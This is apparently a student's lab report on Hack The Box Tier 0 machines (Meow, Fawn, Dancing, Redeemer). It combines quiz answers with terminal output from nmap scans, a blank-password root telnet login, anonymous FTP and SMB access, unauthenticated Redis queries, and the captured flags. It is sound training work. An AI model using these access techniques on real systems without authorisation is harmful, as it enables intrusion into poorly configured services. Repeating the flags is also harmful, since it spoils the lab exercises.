

STARTING POINT - TIER 0

ASSIGNMENT REPORT

Learn the basics of Penetration Testing

55%

TIER 0

THE KEY IS A STRONG FOUNDATION

46%

TIER 1

YOU NEED TO WALK BEFORE YOU CAN RUN

0%

TIER 2

DON'T FORGET TO CONTEMPLATE

Learning Outcomes

In the first tier, you will gain essential skills in the world of cybersecurity pen-testing. You'll start by learning how to connect to various services, such as FTP, SMB, Telnet, Rsync, and RDP anonymously. Next, you'll discover the power of Nmap, a valuable tool for identifying open ports on target systems, allowing you to assess their vulnerabilities. Lastly, you'll explore connecting to a MongoDB server, adding a valuable layer to your penetration testing knowledge. This tier will lay a strong foundation for your journey into the realm of cybersecurity.

**Peter Kinyumu,
cs-sa07-24067,
July 8th, 2024.**

1. INTRODUCTION

This first Tier, Tier 0, had 4 free machines; Meow, Fawn, Dancing and Responder. Meow focused on Reconnaissance using Nmap and how to abuse security misconfiguration in the telnet service to gain access. Fawn teaches how to abuse anonymous login in FTP services and gain valuable information. Dancing teaches abusing the guest access to SMB shares to retrieve sensitive information. Lastly, Redeemer teaches how to get access to the Redis database anonymously.

2. ANSWERS TO QUESTIONS

A. MEOW

- I. What does the acronym VM stand for?**
 - Virtual Machine

- II. What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.**
 - Terminal

- III. What service do we use to form our VPN connection into HTB labs?**
 - Openvpn

- IV. What tool do we use to test our connection to the target with an ICMP echo request?**
 - Ping

- V. What is the name of the most common tool for finding open ports on a target?**
 - Nmap

- VI. What service do we identify on port 23/tcp during our scans?**
 - Telnet

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 5 12:41
cypherpunk@votex: ~
$ sudo nmap -sS -T4 10.129.183.14
[sudo] password for cypherpunk:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-05 12:40 EAT
Nmap scan report for 10.129.183.14
Host is up (1.1s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds

```

VII. What username is able to log into the target over telnet with a blank password?

- root

VIII. Submit root flag

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 24 15:34
root@Meow: ~
cypherpunk@votex: ~
$ telnet 10.129.233.16 23
Trying 10.129.233.16...
Connected to 10.129.233.16.
Escape character is '^'.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri 24 May 2024 12:33:51 PM UTC

System load:          0.0
Usage of /:           41.7% of 7.75GB
Memory usage:         4%
Swap usage:           0%
Processes:            137
Users logged in:     0
IPv4 address for eth0: 10.129.233.16
IPv6 address for eth0: dead:beef::250:56ff:feb0:8bb3

* Super-optimized for small spaces - read how we shrank the memory
  footprint of Microk8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b4abafdf2e3605f766f9c01ecba8a4c19
root@Meow:~# 

```

B. FAWN

I. What does the 3-letter acronym FTP stand for?

- File Transfer Protocol

II. Which port does the FTP service listen on usually?

- 21

III. What acronym is used for the version of FTP secured by running over the SSH protocol?


- STFP

IV. What is the command we can use to send an ICMP echo request to test our connection to the target?

- Ping

V. From your scans, what version is FTP running on the target?

- vsftpd 3.0.3



```
(cyberpunk@votex)-[~]
$ nmap -sV -Pn 10.129.170.20
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-24 15:41 EAT
Nmap scan report for 10.129.170.20
Host is up (0.93s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.96 seconds
[~]
```

VI. From your scans, what OS type is running on the target?

- Unix.

See **Service Info** from the screenshot above.

VII. What is the command we need to run in order to display the 'ftp' client help menu?

- ftp -h

VIII. What is username that is used over FTP when you want to log in without having an account?

- Anonymous

IX. What is the response code we get for the FTP message 'Login successful'?

- 230

See as highlighted from the screenshot below.

X. There are a couple of commands we can use to list the files and directories available on the FTP server. One is **dir**. What is the other that is a common way to list files on a Linux system.

- **ls**

XI. What is the command used to download the file we found on the FTP server?

- **get**

XII. Submit root flag

The screenshot shows a Kali Linux desktop environment with two terminal windows. The left terminal window shows the user connecting via FTP to a host at 10.129.170.20. The password is entered, and the user lists the directory, which contains a single file named 'flag.txt'. The right terminal window shows the user downloading this file and then reading its contents, which reveals a long hex string.

```
(cyberpunk@votex) [~]
$ ftp -a 10.129.170.20
Connected to 10.129.170.20.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||18934|)
150 Here comes the directory listing.
-TW-r--r-- 1 0 0 32 Jun 04 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||42835|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32 0.09 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:01 (0.02 KiB/s)
ftp> exit
221 Goodbye.

(cyberpunk@votex) [~]
$ cat flag.txt
035db21c881520061c53e0536e44f815

(cyberpunk@votex) [~]
$
```

C. DANCING

I. What does the 3-letter acronym SMB stand for?

- Server Message Block

II. What port does SMB use to operate at?

- 445

III. What is the service name for port 445 that came up in our Nmap scan?

- microsoft-ds

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 24 15:59
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

(cypherpunk@votex)-[~]
$ nmap -sV -Pn 10.129.148.63
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-24 15:55 EAT
Nmap scan report for 10.129.148.63
Host is up (1.1s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.87 seconds

```

IV. What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

- -L

V. How many shares are there on Dancing?

- 4

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 24 16:11
cypherpunk@votex: ~
cypherpunk@votex: ~

(cypherpunk@votex)-[~]
$ smbclient -N -L \\\\10.129.148.63
Sharename          Type      Comment
-----            ----      -----
ADMIN$            Disk      Remote Admin
C$               Disk      Default share
IPC$             IPC       Remote IPC
WorkShares        Disk      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.148.63 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(cypherpunk@votex)-[~]
$ smbclient \\\\10.129.148.63\\\\Workshares
Password for [WORKGROUP]\cypherpunk:
Try "help" to get a list of possible commands.
smb: > ls
.
D      0   Mon Mar 29 11:22:01 2021
..
D      0   Mon Mar 29 11:22:01 2021
Amy.J           D      0   Mon Mar 29 12:08:24 2021
James.P          D      0   Thu Jun  3 11:38:03 2021

      5114111 blocks of size 4096. 1750320 blocks available
smb: > cd Amy.J && ls
smb: \\\Amy.J\\> ls
.
D      0   Mon Mar 29 12:08:24 2021
..
D      0   Mon Mar 29 12:08:24 2021
worknotes.txt    A      94   Fri Mar 26 14:00:37 2021

      5114111 blocks of size 4096. 1750320 blocks available
smb: \\\Amy.J\\> cd ..\\James.P
smb: \\\James.P\\> ls
.
D      0   Thu Jun  3 11:38:03 2021
..
D      0   Thu Jun  3 11:38:03 2021
flag.txt         A     32   Mon Mar 29 12:26:57 2021

```

VI. What is the name of the share we are able to access in the end with a blank password?

- Workshares

VII. What is the command we can use within the SMB shell to download the files we find?

- get

VIII. Submit root flag

```
smb: \Amy.J\> cd ..\James.P
smb: \James.P\> ls
.
..
flag.txt          D      0 Thu Jun  3 11:38:03 2021
                  D      0 Thu Jun  3 11:38:03 2021
flag.txt          A     32 Mon Mar 29 12:26:57 2021

      5114111 blocks of size 4096. 1750320 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> ^C

[cyberpunk@votex)-[~]
$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664

[cyberpunk@votex)-[~]
$
```

D. REDEEMER

I. Which TCP port is open on the machine?

- 6379

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Activities cypherpunk@votex: ~
cypherpunk@votex: ~
Increasing send delay for 10.129.66.94 from 5 to 10 due to 11 out of 20 dropped probes since last increase.
SYN Stealth Scan Timing: About 4.97% done; ETC: 11:53 (0:19:27 remaining)
SYN Stealth Scan Timing: About 5.57% done; ETC: 12:00 (0:25:43 remaining)
SYN Stealth Scan Timing: About 6.12% done; ETC: 12:00 (0:30:56 remaining)
SYN Stealth Scan Timing: About 11.17% done; ETC: 11:55 (0:20:01 remaining)
SYN Stealth Scan Timing: About 11.80% done; ETC: 11:58 (0:22:33 remaining)
SYN Stealth Scan Timing: About 12.44% done; ETC: 12:01 (0:24:45 remaining)
SYN Stealth Scan Timing: About 13.01% done; ETC: 12:03 (0:26:52 remaining)
SYN Stealth Scan Timing: About 20.10% done; ETC: 12:00 (0:22:08 remaining)
SYN Stealth Scan Timing: About 23.88% done; ETC: 12:00 (0:20:37 remaining)
SYN Stealth Scan Timing: About 35.10% done; ETC: 12:02 (0:19:16 remaining)
SYN Stealth Scan Timing: About 41.51% done; ETC: 12:03 (0:17:47 remaining)
SYN Stealth Scan Timing: About 50.76% done; ETC: 12:06 (0:16:14 remaining)
SYN Stealth Scan Timing: About 57.13% done; ETC: 12:07 (0:14:35 remaining)
SYN Stealth Scan Timing: About 61.89% done; ETC: 12:06 (0:12:52 remaining)
Warning: 10.129.66.94 giving up on port because retransmission cap hit (6).
SYN Stealth Scan Timing: About 67.98% done; ETC: 12:08 (0:11:11 remaining)
SYN Stealth Scan Timing: About 72.88% done; ETC: 12:07 (0:09:23 remaining)
SYN Stealth Scan Timing: About 77.86% done; ETC: 12:07 (0:07:32 remaining)
SYN Stealth Scan Timing: About 82.83% done; ETC: 12:07 (0:05:49 remaining)
SYN Stealth Scan Timing: About 87.95% done; ETC: 12:07 (0:04:06 remaining)
Discovered open port 6379/tcp on 10.129.66.94
SYN Stealth Scan Timing: About 92.98% done; ETC: 12:07 (0:02:23 remaining)
SYN Stealth Scan Timing: About 97.97% done; ETC: 12:06 (0:00:41 remaining)
Completed SYN Stealth Scan at 12:07, 2052.24s elapsed (65535 total ports)
Nmap scan report for 10.129.66.94
Host is up (0.71s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
6379/tcp  open  redis

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2053.21 seconds
Raw packets sent: 73245 (3.223MB) | Rcvd: 69377 (2.775MB)
```

II. Which service is running on the port that is open on the machine?

- redis

III. What type of database is Redis? Choose from the following options: (i) In-memory Database, (ii) Traditional Database

- In-Memory Database

IV. Which command-line utility is used to interact with the Redis server? Enter the program name you would enter into the terminal without any arguments.


- redis-cli

V. Which flag is used with the Redis command-line utility to specify the hostname?

- -h

VI. Once connected to a Redis server, which command is used to obtain the information and statistics about the Redis server?

- info



```
(cyberpunk@votex:~)
$ redis-cli -h 10.129.171.124
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:751
run_id:7484e796c11df1998a01a6cf5e3b88fd217a756
tcp_port:6379
uptime_in_seconds:125
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:5300190
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

VII. What is the version of the Redis server being used on the target machine?

- 5.0.7

See highlighted `redis_version` above.

VIII. Which command is used to select the desired database in Redis?

- select

IX. How many keys are present inside the database with index 0?

- 4

X. Which command is used to obtain all the keys in a database?

- keys *

XI. Submit root flag


```

# Keyspace
db0:keys=4,expires=0,avg_ttl=0
(0.90s)
10.129.171.124:6379> select 0
selects a DB
OK
10.129.171.124:6379> dbsize
gets the number of keys in a DB
(integer) 4
10.129.171.124:6379> keys *
returns all keys in the db
1) "stor"
2) "numb"
3) "temp"
4) "flag"
(0.82s)
10.129.171.124:6379> mget flag
1) "03e1d2b376c37ab3f5319922053953eb"
10.129.171.124:6379>

```

3. MODULE COMPLETION

I forgott to capture the links after completing the modules and there is no way to retrive them aga. However the full screenshot below shows proves my completion with my username on the toright.



4. CONCLUSION

This assignment has taught me essentials skills like how to identify open ports and services running using Nmap and how to connect to these services such as FTP, Telnet and SMB anonymously and retrieve sensitive information. These foundational skills that I have acquired in this assignment are invaluable to me as a Security Analyst.